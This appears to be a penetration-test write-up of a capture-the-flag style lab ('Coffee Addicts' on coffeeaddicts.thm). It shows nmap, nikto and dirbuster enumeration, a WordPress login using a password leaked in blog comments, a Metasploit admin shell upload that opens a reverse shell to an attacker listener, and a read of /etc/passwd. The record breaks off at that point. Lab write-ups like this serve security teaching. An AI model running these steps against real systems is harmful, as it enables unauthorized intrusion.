A-S-A Security Consultants

Vulnerability Assessment Report - Coffee Addicts

Executive Summary

A-S-A Security Consultants performed pro-bono work for Coffee Addicts(VM) in light of their recent website attack. With permission from Coffee Addicts, the scope of the work was as follows:

- Perform penetration testing in order to identify possible attack vector(s) conducted by Madbytes (attacker/hacker)
- Determine the impact of the security breach
- Corrective actions and remediation
- Recommendations for mitigating future security breaches

Efforts were placed on identification and exploitation of security weaknesses which enabled the remote attacker to gain unauthorized access. Our attacks were conducted with the level of access that a general internet user would have with the use of common open source exploitation tools. The assessment was conducted in accordance with the recommendations outlined in the NIST SP 800-115* with all tests and actions being conducted under controlled conditions.

*http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

A-S-A Security Consultants

Vulnerability Assessment Report - Coffee Addicts

Summary of Results

Initial review of the Coffee Addicts website confirmed the owner's suspicion of a compromised site. The URL coffeeaddicts.thm, resulted in a changed homepage view than that of the owner's intent. The changed site reveals a message from the attacker that the website had been hacked along with a request for ransom. Looking through the site for possible clues on how the attacker gained access, we found text evidence of a possible compromised username and password. No links were found on the site for a possible reflective cross site scripting attack. After several password guesses with error messages, using the possibly identified username and password enabled us to login and gain access to the Wordpress administrative interface. This initial compromise is notably due to lack of user training or negligence.

Further investigation was performed by scanning to enumerate the web server with open source tools available on Kali Linux for any available services. These scans revealed open ports possibly used by the attacker to gain access. Outdated versions of the open port servers were also uncovered.

A targeted attack was then performed by utilizing the Metasploit framework. Based on information found in the enumeration, an exploit was found which proved effective in gaining a reverse shell to the server. Once access had been obtained we were able to search through the directories and found critical attacker information. The attacker had created a user for himself/herself to gain persistence into the system. Information found also enabled us to escalate privileges and log on as the attacker via ssh.

In remediating the attack, malicious and unauthorized users were removed and recommendations were made to fortify the website's security. These recommendations include updating service versions, user training, and more thorough filtering of incoming traffic and connections.

Attack Narrative

For the purposes of this assessment, Coffee Addicts provided minimal information outside of the organizational domain name: coffeeaddicts.thm. The intent was to closely simulate how the adversary was able to gain access and hijack the website. The website could not be accessed after the attack.

In an attempt to identify the potential attack vector, the detailed steps below were taken:

Web enumeration by running ***nmap*** scans for the target IP address. It was determined ssh port 22 and http port 80 are open. The services associated with these ports are specified below as well; OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 and Apache httpd 2.4.29, respectively.

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.107
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 01:34 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
id servers with --dns-servers
Nmap scan report for 192.168.56.107
Host is up (0.0028s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
```

Enumerate and scan with ***nikto*** to determine web-server vulnerabilities. Added IP address http://coffeeaddicts.thm to **/etc/hosts**. The nikto scan indicated that the version of Apache in use by coffeeaddicts.thm was outdated.

Note: The /etc/hosts file contains the Internet Protocol (IP) host names and addresses for the local host and other hosts in the Internet work. This file is used to resolve a name into an address (that is, to translate a host name into its internet address).

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nikto -host 192.168.56.107
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.107
+ Target Hostname:    192.168.56.107
+ Target Port:        80
+ Start Time:         2022-04-07 01:42:39 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of
XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
 different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branc
h.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2022-04-07 01:43:36 (GMT-4) (57 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```
192.168.56.107
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB
```

ADD coffeeaddicts.thm to your /etc/hosts


```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
```

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.56.107 coffeeaddicts.thm
```


After the domain name had been resolved to the IP address, revisiting the web page revealed the hijack and ransom message by the attacker, Badbyte.




Utilized CyberChef to determine a Base64 encoded message on the hijacked site. Decrypted message did not appear substantive.



Enumerate directory and file server by running **dirbuster**. Host was found to be running WordPress content management system. Also determined WordPress login path.





Type	Found	Response	Size
Dir	/	200	1016
Dir	/wordpress/	200	272
File	/wordpress/wp-blog-header.php	200	147
File	/wordpress/wp-config.php	200	147
File	/wordpress/wp-cron.php	200	147
File	/wordpress/wp-links-opml.php	200	411
File	/wordpress/wp-load.php	200	147
File	/wordpress/wp-login.php	200	370
File	/wordpress/wp-signup.php	200	344
File	/wordpress/wp-trackback.php	200	312
Dir	/wordpress/wp-content/	200	147
Dir	/wordpress/wp-includes/	200	178
Dir	/wordpress/wp-includes/assets/	200	1233
File	/wordpress/wp-includes/assets/script-loader-packa...	200	147

Scouring the Coffee Addicts site, we found the below key pieces of information that may have given the attacker insight for their attack vector.

gus i need you back

Uncategorized | | April 16, 2021 • 12:17 am

Blog Opening!!

2 Comments

- **Lucy Longmire** says:
  April 16, 2021 at 12:19 am
  yo, is that your password??

  Reply
  - **gus** says:
    April 16, 2021 at 12:19 am
    Maybe…
    what could go wrong? uwur


    Reply

Leave a Reply


Your email address will not be published. Required fields are marked *

Comment


We used information found on the comments section and input **gus** as a username and input '**gus i need you back**' as the password. We were not able to log in, but the error response provided confirmation of **gus** as a username.




Retried username with password of **'gusineedyouback'**, eliminating the spaces. This combination of username and password allowed for access as an administrator.



.





Use of **Metasploit** framework as an exploitation tool. As we were able to gain admin rights for the website, a search for a possible exploit containing the words WordPress and admin yielded the below highlighted exploit: *exploit/unix/webapp/wp_admin_shell_upload*

```
Interact with a module by name or index. For example info 18, use 18 or use exploit/unix/webapp/wp_wysija_newsletters_
upload

msf6 > search WordPress admin

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/osx/local/rootpipe_entitlements               2015-07-01       great      Yes    Apple OS X Entitle
ments Rootpipe Privilege Escalation
   1   exploit/osx/local/rootpipe                            2015-04-09       great      Yes    Apple OS X Rootpip
e Privilege Escalation
   2   exploit/unix/webapp/wp_admin_shell_upload             2015-02-21       excellent  Yes    WordPress Admin Sh
ell Upload
   3   auxiliary/admin/http/wp_google_maps_sqli              2019-04-02       normal     Yes    WordPress Google M
aps Plugin SQL Injection
   4   exploit/unix/webapp/wp_infinitewp_auth_bypass         2020-01-14       manual     Yes    WordPress Infinite
WP Client Authentication Bypass
   5   exploit/unix/webapp/wp_platform_exec                  2015-01-21       excellent  No     WordPress Platform
 Theme File Upload Vulnerability
   6   auxiliary/admin/http/wp_automatic_plugin_privesc      2021-09-06       normal     Yes    WordPress Plugin A
```

```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

Several test payloads and executions yielded no results. However the below payload was found to be successful in gaining a reverse shell.

```
kali@kali: ~
File  Actions  Edit  View  Help
   2   payload/generic/shell_reverse_tcp                    normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                         normal  No     Interact with Established SSH Connection
   4   payload/multi/meterpreter/reverse_http               normal  No     Architecture-Independent Meterpreter Stage, Reverse
 HTTP Stager (Multiple Architectures)
   5   payload/multi/meterpreter/reverse_https              normal  No     Architecture-Independent Meterpreter Stage, Reverse
 HTTPS Stager (Multiple Architectures)
   6   payload/php/bind_perl                                normal  No     PHP Command Shell, Bind TCP (via Perl)
   7   payload/php/bind_perl_ipv6                           normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   8   payload/php/bind_php                                 normal  No     PHP Command Shell, Bind TCP (via PHP)
   9   payload/php/bind_php_ipv6                            normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   10  payload/php/download_exec                            normal  No     PHP Executable Download and Execute
   11  payload/php/exec                                     normal  No     PHP Execute Command
   12  payload/php/meterpreter/bind_tcp                     normal  No     PHP Meterpreter, Bind TCP Stager
   13  payload/php/meterpreter/bind_tcp_ipv6                normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   14  payload/php/meterpreter/bind_tcp_ipv6_uuid           normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Sup
port
   15  payload/php/meterpreter/bind_tcp_uuid                normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   16  payload/php/meterpreter/reverse_tcp                  normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   17  payload/php/meterpreter/reverse_tcp_uuid             normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   18  payload/php/meterpreter_reverse_tcp                  normal  No     PHP Meterpreter, Reverse TCP Inline
   19  payload/php/reverse_perl                             normal  No     PHP Command, Double Reverse TCP Connection (via Per
l)
   20  payload/php/reverse_php                              normal  No     PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

Payload configuration specifies the target (rhost) from which we want to get a reverse shell.

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   PASSWORD   gusineedyouback    yes       The WordPress password to authenticate with
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.56.107     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
                                           oit
   RPORT      80                 yes       The target port (TCP)
   SSL        false              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wordpress         yes       The base path to the wordpress application
   USERNAME   gus                yes       The WordPress username to authenticate with
   VHOST      coffeeaddicts.thm  no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

Chosen exploit and payload was successful.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.102:80
[*] Authenticating with WordPress using gus:gusineedyouback...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/HvEUdYjYYK/kmdaKEdwvT.php...
[+] Deleted kmdaKEdwvT.php
[+] Deleted HvEUdYjYYK.php
[+] Deleted ../HvEUdYjYYK
[*] Command shell session 1 opened (192.168.56.102:80 → 192.168.56.107:40132 ) at 2022-04-07 23:44:28 -0400

whoami
www-data
```

Once connection to the host had been established, we viewed a list of every registered user that had access to the system by looking at the /etc/passwd file. Compromised user **gus** was found along with the attacker **badbyte**.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
